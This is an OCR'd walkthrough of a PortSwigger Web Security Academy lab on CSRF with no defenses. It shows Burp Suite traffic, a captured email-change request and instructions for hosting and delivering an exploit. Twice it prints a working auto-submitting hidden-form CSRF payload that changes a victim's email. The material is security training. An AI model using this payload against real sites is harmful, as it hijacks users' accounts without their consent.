
Login

Invalid username or password.

Username: wiener

Password: •••••

Log in


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
737	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&ke...	✓		200	370	JSON				✓	172.253.118.136		14:16:29 13 ...	8080
738	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php			✓	20.79.102.66		14:16:32 13 ...	8080
739	https://www.youtube.com	POST	/api/stats/qoe?fmt=137&afmt=251&c...	✓		204	483	HTML				✓	172.253.118.136		14:16:41 13 ...	8080
740	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&ke...	✓		200	370	JSON				✓	172.253.118.136		14:16:46 13 ...	8080
741	https://0a1c009e03a8ea2680bf...	POST	/my-account/change-email	✓		302	101					✓	79.125.84.16		14:16:55 13 ...	8080
742	https://0a1c009e03a8ea2680bf...	GET	/my-account?id=wiener	✓		200	3475	HTML		CSRF vulnerability with ...		✓	79.125.84.16		14:16:56 13 ...	8080
743	https://0a1c009e03a8ea2680bf...	GET	/academyLabHeader			101	147					✓	79.125.84.16		14:16:57 13 ...	8080
744	https://www.youtube.com	GET	/api/stats/watchtime?ns=yt&el=emb...	✓		204	389	HTML				✓	172.253.118.136		14:16:59 13 ...	8080
745	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php			✓	20.79.102.66		14:17:09 13 ...	8080
746	https://www.youtube.com	POST	/api/stats/qoe?fmt=137&afmt=251&c...	✓		204	483	HTML				✓	172.253.118.136		14:17:12 13 ...	8080
747	https://incoming.telemetry.mo...	POST	/submit/firefox-desktop/baseline/1/1...			200	622	text				✓	34.120.208.123		14:17:15 13 ...	8080
748	https://incoming.telemetry.mo...	POST	/submit/firefox-desktop/events/1/38c...			200	622	text				✓	34.120.208.123		14:17:16 13 ...	8080

```
POST /my-account/change-email HTTP/2
Host: 0a1c009e03a8ea2680bf0dc800b700eb.web-security-academy.net
Cookie: session=Hb85ambxK2ZwX8vtCmwrR8KGE01CkHFN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: https://0a1c009e03a8ea2680bf0dc800b700eb.web-security-academy.net
Referer:
https://0a1c009e03a8ea2680bf0dc800b700eb.web-security-academy.net/my-account?id=wie
ner
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

email=tester%40google.com
```

```
HTTP/2 302 Found
Location: /my-account?id=wiener
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

- Alternatively, if you're using Burp Suite Community Edition, use the following HTML template. You can get the request URL by right-clicking and selecting "Copy URL"
- `<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email"> <input type="hidden" name="email" value="anything%40web-security-academy.net"> </form> <script> document.forms[0].submit(); </script>`


CSRF vulnerability with no defe
Exploit Server: CSRF vulnerabili
New Tab
https://exploit-0a7700910342ea30801d0c54010a00bc.exploit-server.net
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search

File:
/exploit

Head:


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="anything%40web-security-academy.net">
</form>
<script>
        document.forms[0].submit();
</script>
```

Store
View exploit
Deliver exploit to victim
Access log

- Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
- To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.
- Change the email address in your exploit so that it doesn't match your own.
    - • Click "Deliver to victim" to solve the lab.



https://0a1c009e03a8ea2680bf0dc800b700eb.web-security-academy.net/my-account?id=wiener

WebSecurity Academy

CSRF vulnerability with no defenses

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Your email is: pwned@user.com

Email

Update email